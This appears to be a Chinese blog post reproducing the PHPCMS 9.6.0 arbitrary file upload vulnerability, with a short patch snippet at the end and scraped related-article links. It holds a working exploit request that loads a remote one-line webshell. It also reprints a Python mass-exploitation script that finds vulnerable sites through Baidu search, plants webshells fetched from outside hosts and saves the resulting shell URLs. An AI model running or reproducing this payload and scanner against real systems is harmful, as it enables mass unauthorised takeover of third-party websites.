
【渗透测试】PHPCMS9.6.0 任意文件上传漏洞+修复方案
这个漏洞是某司的一位前辈发出来的,这里只是复现一下而已。
原文地址:https://www.t00ls.net/thread-39226-1-1.html
首先我们本地搭建一个phpcms9.6.0的环境
下载地址:http://www.mycodes.net/43/3365.htm

点击注册页面,进行抓包

在本地创建一个txt文本,写入一句话木马

POC
siteid=1&modelid=11&username=seven1&password=seven123456&email=seven@qq.com&info[content]=<img src=http://127.0.0.1/333.txt?.php#.jpg>&dosubmit=1&protocol=
修改抓包内容,添加POC

菜刀链接

---------------------------------------------------------------------------------------------------------------------------------
也可以用火狐插件执行POC


附上Akkuman 大牛写的批量脚本
说明:
依赖库的安装pip install requests
 # -*- coding:utf-8 -*-

 '''

 ----------------------

 Author : Akkuman

 Blog   : hacktech.cn

 ----------------------

 '''

 import requests

 from bs4 import BeautifulSoup

 # from urlparse import unquote //Python2

 # from urlparse import urlparse //Python2

 from urllib.parse import quote

 from urllib.parse import urlparse

 from random import Random

 chars = 'qwertyuiopasdfghjklzxcvbnm0123456789'

 headers = {

     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0"

 }

 def parseBaidu(keyword, pagenum):

     keywordsBaseURL = 'https://www.baidu.com/s?wd=' + str(quote(keyword)) + '&oq=' + str(quote(keyword)) + '&ie=utf-8' + '&pn='

     pnum = 0

     while pnum <= int(pagenum):

         baseURL = keywordsBaseURL + str(pnum*10)

         try:

             request = requests.get(baseURL, headers=headers)

             soup = BeautifulSoup(request.text, "html.parser")

             for a in soup.select('div.c-container > h3 > a'):

                 url = requests.get(a['href'], headers=headers, timeout=7).url

                 yield url

         except:

             yield None

         finally:

             pnum += 1

 def saveShell(shellUrl):

     with open("webShell.txt","a+") as f:

         f.write("[*]%s\n" % shellUrl)

 def main():

     data = {

         "siteid": "",

         "modelid": "",

         "username": "akkumandsad",

         "password": "",

         "email": "akkakkumafa@qq.com",

         # 如果想使用回调的可以使用http://file.codecat.one/oneword.txt,一句话地址为.php后面加上e=YXNzZXJ0,普通一句话http://file.codecat.one/normalOneWord.txt

         "info[content]": "<img src=http://7xusrl.com1.z0.glb.clouddn.com/bypassdog.txt?.php#.jpg>",

         "dosubmit": "",

         "protocol": "",

     }

     for crawlUrl in parseBaidu("inurl:index.php?m=member&c=index&a=register&siteid=1", 10):

         try:

             if crawlUrl:

                 rand_name = chars[Random().randint(0, len(chars) - 1)]

                 data["username"] = "akkuman_%s" % rand_name

                 data["email"] = "akkuman_%s@qq.com" % rand_name

                 host = urlparse(crawlUrl).scheme + "://" + urlparse(crawlUrl).hostname

                 url = host + "/index.php?m=member&c=index&a=register&siteid=1"

                 htmlContent = requests.post(url, data=data, timeout=10)

                 successUrl = ""

                 if "MySQL Error" in htmlContent.text and "http" in htmlContent.text:

                     successUrl = htmlContent.text[htmlContent.text.index("http"):htmlContent.text.index(".php")] + ".php"

                     print("[*]Shell  : %s" % successUrl)

                     saveShell(successUrl)

                 if successUrl == "":

                     print("[x]Failed : Failed to getshell.")

             else:

                 continue

         except:

             print("Request Error")

 if __name__ == '__main__':

     main()
------------------------------------------------------------------------------------------------------------------------------------------------------------------
修复方法:
打开phpcms\libs\classes\attachment.class.php

在168行代码下面添加如下代码
 if(!stripos($ext,$filename)){

     $arryfilename = explode("|", $ext);

     foreach($arryfilename as $n=>$fn){

                 if($fn){

                        $filename = $fn;

                         continue;

                 }

      }

 }
【渗透测试】PHPCMS9.6.0 任意文件上传漏洞+修复方案的更多相关文章
- PHPcms9.6.0任意文件上传漏洞直接getshell 利用教程
对于PHPcms9.6.0 最新版漏洞,具体利用步骤如下: 首先我们在本地搭建一个php环境,我这里是appserv或者使用phpnow (官网下载地址:http://servkit.org/) (只 ...
- 最新PHPcms9.6.0 任意文件上传漏洞
在用户注册处抓包: 然后发送到repeater POC: siteid=&modelid=&username=z1aaaac121&password=aasaewee311as ...
- phpcms v9.6.0任意文件上传漏洞(CVE-2018-14399)
phpcms v9.6.0任意文件上传漏洞(CVE-2018-14399) 一.漏洞描述 PHPCMS 9.6.0版本中的libs/classes/attachment.class.php文件存在漏洞 ...
- dedecmsV5.7 任意文件上传漏洞修复
问题文件:在/include/dialog/select_soft_post.php文件 解决方法: 先找到这个文件/include/dialog/select_soft_post.php,找到大概7 ...
- 【代码审计】JTBC(CMS)_PHP_v3.0 任意文件上传漏洞分析
0x00 环境准备 JTBC(CMS)官网:http://www.jtbc.cn 网站源码版本:JTBC_CMS_PHP(3.0) 企业版 程序源码下载:http://download.jtbc. ...
- phpcms v9.6.0任意文件上传漏洞
距离上一次写博客已经过去很长一段时间了,最近也一直在学习,只是并没有分享出来 越来越发现会的东西真的太少了,继续努力吧. 中午的时候遇到了一个站点,看到群里好多人都在搞,自己就也去试了试,拿下来后发 ...
- PHPCMS v9.6.0 任意文件上传漏洞分析
引用源:http://paper.seebug.org/273/ 配置了php debug的环境,并且根据这篇文章把流程走了一遍,对phpstorm的debug熟练度+1(跟pycharm一样) 用户 ...
- 【代码审计】QYKCMS_v4.3.2 任意文件上传漏洞分析
0x00 环境准备 QYKCMS官网:http://www.qykcms.com/ 网站源码版本:QYKCMS_v4.3.2(企业站主题) 程序源码下载:http://bbs.qingyunke. ...
- 【代码审计】CLTPHP_v5.5.3 前台任意文件上传漏洞分析
0x00 环境准备 CLTPHP官网:http://www.cltphp.com 网站源码版本:CLTPHP内容管理系统5.5.3版本 程序源码下载:https://gitee.com/chich ...
随机推荐
- TextView加边框,自定义,上下左右四条线 颜色,想用哪个用哪个
1.这是一个自定义的TextView ,看吧,底下就是代码,应该都可以看懂,这里就不多说了 package com.example.admin.myutilsborder;import android ...
- hdoj 1175 (bfs)
题意: 判断两点之间是否可以通过至多有两次转变方向以达到相连,就是平时玩的连连看游戏,但是不能从外面绕过去. 思路:bfs,给每个加入的队列的点添加转变方向次数turn和点当前要走的方向dir属性,起 ...
- 混合高斯模型(GMM)推导及实现
作者:桂. 时间:2017-03-20 06:20:54 链接:http://www.cnblogs.com/xingshansi/p/6584555.html 声明:欢迎被转载,不过记得注明出处哦 ...
- ECSHOP info: Can't Connect MySQL Server(localhost:3306)!
今天对服务器压力测试后,某个公司电脑的页面显示标题所示,别人电脑正常.故让她清理cookie.无效.重启MySQL后问题解决.
- [原创]HBase学习笔记(3)- Java程序访问HBase
这里介绍使用java api来访问和操作HBase,例如create.delete.select.update等操作. 1.HBase配置 配置HBase使用的zookeeper集群地址和端口. pr ...
- React文档翻译系列(二)Hello World
这是React文档翻译系列的第二篇,前一篇介绍了如何安装react,本篇主要介绍react的知识体系,掌握了基本的知识体系,才能更好的学习React. Hello World 开始React最简单的方 ...
- How do you make an awesome team?(来考验一下自己的英语能力吧)
How do you make an awesome team? I was talking to my awesome friend Amy Hanlon (who is a software en ...
- rsync+inotify实现文件同步更新(配置)
linux下为了数据安全或者网站同步镜像,不得不考虑一些实时备份的问题,这篇linux下通过rsync+inotify 实现数据实时备份配置过程记录下来,防止遗忘配置过程记录下来,防止遗忘!如有建议技 ...
- OpenStack及其构成简介
新的一年新的开始,突然想学习下Openstack,之前了解过很多,但是想系统的学习一下,第一次写博客,只想把学到的东西记录下来加深印象,如有写的不好的地方请多多见谅.下面开门见山. 1.What is ...
- 函数调用过程&生成器解释
摘自马哥解答,感谢. 函数调用过程: 假设程序是单进程,单执行流,在某一时刻,能运行的程序流只能有一个.但函数调用会打开新的执行上下文,因此,为了确保main函数可以恢复现场,在main函数调用其它函 ...